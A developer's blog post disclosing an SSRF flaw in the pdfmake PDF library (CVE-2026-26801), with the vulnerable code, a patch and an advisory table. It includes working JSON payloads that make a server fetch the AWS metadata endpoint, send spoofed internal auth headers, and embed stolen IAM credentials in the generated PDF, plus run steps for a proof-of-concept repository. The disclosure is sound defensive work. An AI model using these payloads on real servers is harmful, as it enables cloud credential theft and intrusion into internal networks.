
By Mario Pepe — March 2026
I’m not a professional security researcher. I’m a developer who got curious about CVE hunting after reading about CVE-2025-68428, a path traversal vulnerability in jsPDF where you could load arbitrary local files by passing a crafted path to the image loading function. Simple idea, real impact. That kind of bug made me wonder: how many other PDF libraries have the same category of issues?
pdfmake was the obvious next target. 1.5 million downloads a week. Used everywhere — invoices, reports, government forms, university portals. If you’ve ever downloaded a PDF from a web app, there’s a reasonable chance pdfmake was involved.
So I started reading the source code.
pdfmake is a JavaScript library for generating PDFs programmatically. You pass it a docDefinition object describing the document structure and it produces a PDF. It runs both in the browser and on the server (Node.js).
The server-side usage is where things get interesting from a security perspective. When a web application accepts user input and feeds it into pdfmake.createPdf(userInput), the attack surface opens up significantly.
I went through the source code systematically, looking for anywhere user-controlled data touched dangerous operations. I catalogued about 15 potential issues. Most turned out to be dead ends once I traced the execution path — for example, what looked like arbitrary file writes through the virtual filesystem turned out to use an in-memory object, not the real filesystem.
Then I got to src/URLResolver.js.
pdfmake version 0.3.0 introduced support for loading images, fonts, and attachments from URLs. The implementation is in URLResolver.js, and it’s straightforward:
async function fetchUrl(url, headers = {}) {
    const response = await fetch(url, { headers });
    if (!response.ok) {
        throw new Error(`Failed to fetch (status code: ${response.status}, url: "${url}")`);
    }
    return await response.arrayBuffer();
}
That’s line 3. fetch(url, { headers }). No validation. No allowlist. No blocklist. Nothing checking whether the URL points to an internal service, a cloud metadata endpoint, or anything else it shouldn’t.
When pdfmake processes a docDefinition, it calls URLResolver.resolve() for every URL it finds in:
docDefinition.imagesdocDefinition.attachmentsdocDefinition.filesdocDefinition.fontsAnd the only check before the fetch is whether the URL starts with http:// or https://. That’s it.
So if a server-side application accepts user-controlled docDefinition input, an attacker can make the server fetch any HTTP/HTTPS URL — including internal services that are only reachable from inside the network.
The simplest payload looks like this:
{
  "content": ["hello"],
  "images": {
    "x": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"
  }
}
169.254.169.254 is the AWS instance metadata service. From inside an EC2 instance, that address returns IAM role credentials — AWS access keys. From outside the network, it’s unreachable. But pdfmake doesn’t know or care about that distinction. It just calls fetch().
The custom headers support makes it worse. The images field accepts an object with url and headers, which means an attacker can also set arbitrary request headers:
{
  "content": ["hello"],
  "images": {
    "x": {
      "url": "http://internal-api.company.internal/admin",
      "headers": { "X-Internal-Auth": "trusted-service" }
    }
  }
}
This enables authentication bypass on internal services that use header-based trust.
At this point I had blind SSRF — I could prove the server made outbound requests to arbitrary URLs. But I wanted to know if an attacker could actually read the response.
Images and fonts turned out to not be useful for data exfiltration. pdfmake tries to parse the fetched content as an image or font format, fails, and throws an error. The HTTP request still goes out (blind SSRF is real), but the data doesn’t come back.
Attachments are different.
The attachments field tells pdfmake to fetch a URL and store it in an in-memory virtual filesystem, using the URL string as the key. The files field then embeds content from that same virtual filesystem into the PDF as a file attachment. If you use the same URL in both fields, pdfmake fetches it once (triggered by attachments), stores the raw response in the VFS, and then embeds it as a file attachment in the generated PDF (triggered by files).
The payload:
{
  "content": ["Invoice #12345"],
  "attachments": {
    "creds": {
      "src": "http://169.254.169.254/latest/meta-data/iam/security-credentials/my-role"
    }
  },
  "files": {
    "stolen": {
      "src": "http://169.254.169.254/latest/meta-data/iam/security-credentials/my-role",
      "name": "metadata.json"
    }
  }
}

The server generates a PDF, the attacker downloads it, opens it in any PDF viewer, and finds the AWS credentials JSON sitting there as an embedded file attachment.
This is full read SSRF. Not blind. The attacker gets the actual response body back.
I confirmed this with a working PoC using a mock AWS metadata server on localhost. The generated PDF contained the credential JSON as an attachment — extracted with pdfdetach from poppler-utils.
The full PoC is available at github.com/mariopepe/CVE-2026-26801-pdfmake-ssrf.
It contains four scripts that together demonstrate the complete attack chain:
| File | Role |
|---|---|
vulnerable-server.js |
An Express server that accepts a docDefinition JSON body and passes it to pdfmake.createPdf(). This simulates any real-world app that generates PDFs from user input. |
mock-metadata-server.js |
A fake AWS Instance Metadata Service running on port 8888. It serves realistic-looking IAM credentials at the same paths as 169.254.169.254. |
attack.js |
The blind SSRF attack. Sends a docDefinition with a URL in images pointing to the mock metadata server. Proves the outbound request happens. |
attack-exfiltration.js |
The full read SSRF attack. Uses attachments + files with the same metadata URL so the credentials get embedded as a PDF attachment. Downloads the PDF and extracts the stolen data. |
git clone https://github.com/mariopepe/CVE-2026-26801-pdfmake-ssrf.git
cd CVE-2026-26801-pdfmake-ssrf
npm install
Then open three terminals:
# Terminal 1 — start the mock AWS metadata service
npm run metadata
# Terminal 2 — start the vulnerable PDF server
npm run server
# Terminal 3 — run the attack
npm run attack          # blind SSRF
npm run exfiltrate      # full read SSRF (data in PDF)

In Terminal 1 (metadata server), you’ll see:
[METADATA] GET /latest/meta-data/iam/security-credentials/vulnerable-ec2-role
[METADATA] >>> CREDENTIALS LEAKED! <<<

In Terminal 2 (vulnerable server), you’ll see the PDF generation request come in:
[SERVER] Received PDF generation request
[SERVER] Document contains images: [ 'stolen_creds' ]
[SERVER] Creating PDF...

In Terminal 3 (attacker), you’ll see the attack script output confirming the SSRF was triggered:

Running npm run exfiltrate goes further — it generates exfiltrated.pdf with the credentials embedded as a file attachment:
Open the generated PDF in any viewer and the AWS credentials JSON is right there as an embedded attachment:
The content of the extracted metadata.json:
{
    "Code": "Success",
    "LastUpdated": "2026-01-14T10:00:00Z",
    "Type": "AWS-HMAC",
    "AccessKeyId": "AKIAIOSFODNN7EXAMPLE",
    "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY",
    "Token": "FwoGZXIvYXdzEBYaDKSampleSessionToken...truncated",
    "Expiration": "2026-01-14T16:00:00Z"
}
This is the proof of full read SSRF — the attacker gets the actual response data back, not just confirmation that a request was made.
setUrlAccessPolicy() so server operators can define their own rules. We also agreed on a server-side warning when no policy is configured.pdfmake 0.3.6 introduces setUrlAccessPolicy(callback). You pass a function that receives the URL and returns true to allow or false to block:
const pdfmake = require('pdfmake');

pdfmake.setUrlAccessPolicy((url) => {
    const parsed = new URL(url);
    const host = parsed.hostname;
    // block metadata endpoints and private ranges
    if (host === '169.254.169.254') return false;
    if (host.startsWith('10.') || host.startsWith('192.168.')) return false;
    return true;
});
If no policy is configured, pdfmake now logs a warning when running server-side. The default is still permissive (all URLs allowed) so existing deployments don’t break on upgrade — but developers will see the warning and know they need to configure a policy.
If you’re running pdfmake server-side and accepting user input, update to 0.3.6 and set a policy.
| CVE | CVE-2026-26801 |
| Affected | pdfmake >= 0.3.0-beta.2, <= 0.3.5 |
| Fixed | pdfmake 0.3.6 |
| Type | Server-Side Request Forgery (SSRF) |
| Location | src/URLResolver.js |
| Attack vectors | docDefinition.images, .attachments, .files, .fonts |
| Impact | Blind SSRF on all vectors. Full read SSRF via attachments + files combination. Cloud credential theft, internal network access, auth bypass via custom headers. |
| Not affected | pdfmake 0.2.x (no URLResolver). Browser-side usage (same-origin policy). |